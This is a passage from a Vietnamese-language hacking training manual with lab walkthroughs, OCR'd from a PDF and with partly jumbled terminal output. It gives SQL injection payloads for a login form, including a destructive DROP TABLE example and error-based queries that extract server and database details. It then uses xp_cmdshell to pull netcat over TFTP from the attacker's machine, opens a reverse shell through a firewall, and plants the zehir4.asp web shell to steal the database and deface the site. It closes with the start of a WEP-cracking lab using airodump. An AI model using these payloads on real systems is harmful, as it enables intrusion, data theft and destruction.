
Để run command bạn có thể dùng dấu ";"

Structure:

login page:::::  
user:' ; [command]--  
-----

vd: ';' DROP TABLE VTABLE--


## II/ Thực Hành Bài Lab




Design and Implement by  
Nguyen Anh Hao

Trong bài này Hacker (máy 192.168.1.44) sẽ thông qua Port Web để tấn công vào Server 2000(192.168.1.46) và sẽ upload lên Server 2000 trojan webbase, sau đó kiểm soát Server này.

Đầu tiên sử dụng phần mềm Acunetix để quét xem Server Web có bị lỗi ứng dụng gì không??



Ta có thể test bằng tay trong tình huống này bằng cách thêm dấu “ ‘ ” trong form login.



Sau đây là 1 số đoạn mã để lấy thông tin về Server khi biết Server bị lỗi SQL.

1/lay ten Server name

```
'and 1=convert(int,@@servername)--sp_password
```

2/lay database name

```
'and 1=convert(int,db_name())--sp_password
```

3/kiem tra system user

```
'and 1=convert(int,system_user)--sp_password
```

4/'and 1=convert(int,@@version)--sp\_password

5/Lay thong tin table userinfo


' having 1=1-- (xem table hien hanh)

' group by userinfo.username having 1=1-- (xem column tiep theo)

Sau khi lấy thông tin về Server, Hacker thử upload lên Server trojan netcat bằng cách sử dụng gọi hàm shell trong SQL và tftp. Ta đánh vào form login câu lệnh sau(phải nhớ là máy client sử dụng TFTP Server):


';exec master..xp\_cmdshell "tftp -i 192.168.1.44 get nc123.exe";--

Câu lệnh này được thực thi ở hệ thống Server thông qua SQL, nó sẽ load nc123.exe từ TFTP Server 192.168.1.44. Ta kiểm tra trên TFTP Server file đã được gởi hay chưa.



Sau khi upload thành công trojan netcat, việc bây giờ là ta phải chạy nó và sử dụng telnet ngược ra bên ngoài. Vì lúc này chúng ta đang đứng sau Firewall nên không thể lắng nghe trên port vì client ở ngoài Firewall không thể connect vào được.

Chạy lắng nghe ở phía Client



The terminal window displays the following content:

```


Y!
Auth      113/tcp    ident  tap      #Identification Protocol
UUCP-path 117/tcp    usenet     #Network News Transfer Proto
Nntp      119/tcp    usenet     #Network News Transfer Proto
Col       123/udp    loc-srv    #Network Time Protocol
Epmap     135/tcp    loc-srv    #DCE endpoint resolution
Epmap     135/udp    loc-srv    #DCE endpoint resolution
Netbios-ns 137/tcp    nbname    #NETBIOS Name Service
Netbios-ns 137/udp    nbname    #NETBIOS Name Service

C:\sql>tftp -i 192.168.1.44 get od_curve.gif
tftp -i 192.168.1.44 get od_curve.gif
tftp: can't write to local file 'od_curve.gif'


C:\sql>tftp -i 192.168.1.44 get od_curve.gif
tftp -i 192.168.1.44 get od_curve.gif
tftp: can't write to local file 'od_curve.gif'

C:\sql>tftp -i 192.168.1.44 get od_curve.gif
Error on server : File not found      dhcpc      #Bootstrap Protocol C
Client
^Ctp      69/udp    nc123.exe  #Trivial File Transfer
C:\Cisco TFTP Server>nc123.exe -l -p 80
  
```


Telnet net ngược ra ngoài từ Server.




Và kết nối netcat được hình thành sau khi telnet ngược ra từ Server, lúc này chúng ta đã by pass được Firewall.




Sau khi kết nối được màn hình console của Window, ta tiếp tục upload thêm 1 trojan dưới dạng web thông qua TFTP.




Trojan web mà chúng ta sử dụng là zehir4.asp, đây là trojan khá nhiều tiện dụng. Từ trojan này ta có thể thực hiện dễ dàng việc xóa Database, việc download các file từ Server 2000 về máy của mình thông qua Port Web



Lấy database



Thay đổi hình nền của trang web(deface)



Tóm lại lỗi SQL Injection không những giúp Hacker có nhiều thông tin về table, column mà có thể cho phép Hacker sử dụng những lệnh thực thi hệ thống(trong 1 số trường hợp) và có thể upload trojan vào hệ thống Server.

## Bài 12:

# WIRELESS HACKING

### I/ Giới Thiệu

#### Một số điểm yếu của mạng không dây

Chuẩn IEEE 802.11 đưa ra một WEP (*Wired Equivalent Privacy*) để bảo vệ sự truyền phát không dây. WEP được sử dụng một chuỗi số 0 đối xứng để mã hóa các người dùng trong mạng không dây. 802.11 đưa ra các khóa WEP 64 bit nhưng được cung cấp thêm khóa WEP 128 bit. 802.11 không đưa ra các khóa được xấp xếp như thế nào. Một WEP bao gồm 2 phần: vector khởi tạo (IV) 24 bit và key mật. IV được phát trong plain text ở phần header của các gói 802.11. Tuy nhiên nó rất dễ bị “crack”. Vì vậy giải pháp tiếp theo là phải sử dụng các khóa WEP động mà có thể thay đổi một cách thường xuyên.


Chuẩn 802.11 xác nhận các máy khách sử dụng khóa WEP. Tiếp sau đó chuẩn công nghiệp đã được đưa ra thông qua xác nhận 802.1x để bổ sung cho các thiếu sót của chuẩn 802.11 trước nó. Tuy nhiên gần đây, trường đại học Maryland đã minh chứng bằng tài liệu về sự cố của vấn đề bảo mật tiềm ẩn với giao thức 802.1x này. Giải pháp ngày nay là sử dụng sự xác nhận lẫn nhau để ngăn cản “ai đó ở giữa” tấn công và các khóa WEP động, các khóa này được xấp xếp một cách cẩn thận và các kênh mã hóa. Cả hai kỹ thuật này được hỗ trợ bởi giao thức (TLS: *Transport Layer Security*). Nổi bật hơn cả là việc khóa per-packet và kiểm tra tính toàn vẹn của message. Đây chính là chuẩn bảo mật 802.11i.

### II/ Thực hành bài Lab:

Để thực hành bài lab Crack Wep key, chúng ta phải có Card mạng hỗ trợ việc thu các packet và gửi những gói de-authen ngược lại Access-point, đồng thời phiên bản Linux hay Window phải hỗ trợ việc kết nối đến driver của Card mạng wifi. Trong khuôn khổ thực hành bài Crack Wep key, do sử dụng Card Wifi không hỗ trợ tính năng gói gói de-authen, arp đến access point, tác giả cố gắng tạo ra traffic để có thể thu đủ packet sau đó tính toán ra được WEP key(việc tính toán phụ thuộc vào Packet nhận được từ Access-point).

Trước tiên ta phải tải chương trình Crack từ <http://www.aircrack-ng.org/>, trong phần mềm này, ta sử dụng airdump để thu packet, aircrack để bẻ khóa WEP Key.

Tiếp theo ta download driver cho Card mạng(không phải driver của chính hãng và driver được viết riêng), ở đây tác giả sử dụng Card Wifi NetGear WG511T. [www.wildpackets.com/support/hardware/atheros30\\_driver](http://www.wildpackets.com/support/hardware/atheros30_driver). Đối với Cisco Aironet ta cũng download driver từ trang web này. Sau đó ta tiến hành cài đặt cho Card Wifi.



Tiếp theo ta sử dụng Airdump để thu packet từ Access Point.

```

airodump-ng 0.4.2 - (C) 2006 Thomas d'OtreppeOriginal w
ophe Devine

usage: airodump-ng <nic index> <nic type> <channel(s)> <output prefix> [ivs o
Known network adapters:
27 Realtek RTL8139 Family PCI Fast Ethernet NIC
29 1394 Net Adapter
30 Intel(R) PRO/Wireless LAN 2100 3B Mini PCI Adapter
34 Atheros Wireless Network Adapter


Network interface index number -> 34
Interface types: 'o' = HermesI/Realtek
'a' = Aironet/Atheros

Network interface type <o/a> -> a
Channel(s): 1 to 14, 0 = all -> 6
<note: if you specify the same output prefix, airodump will resume
the capture session by appending data to the existing capture file>
Output filename prefix -> hack
<note: to save space and only store the captured WEP IVs, press y.
The resulting capture file will only be useful for WEP cracking>
Only write WEP IVs <y/n> ->

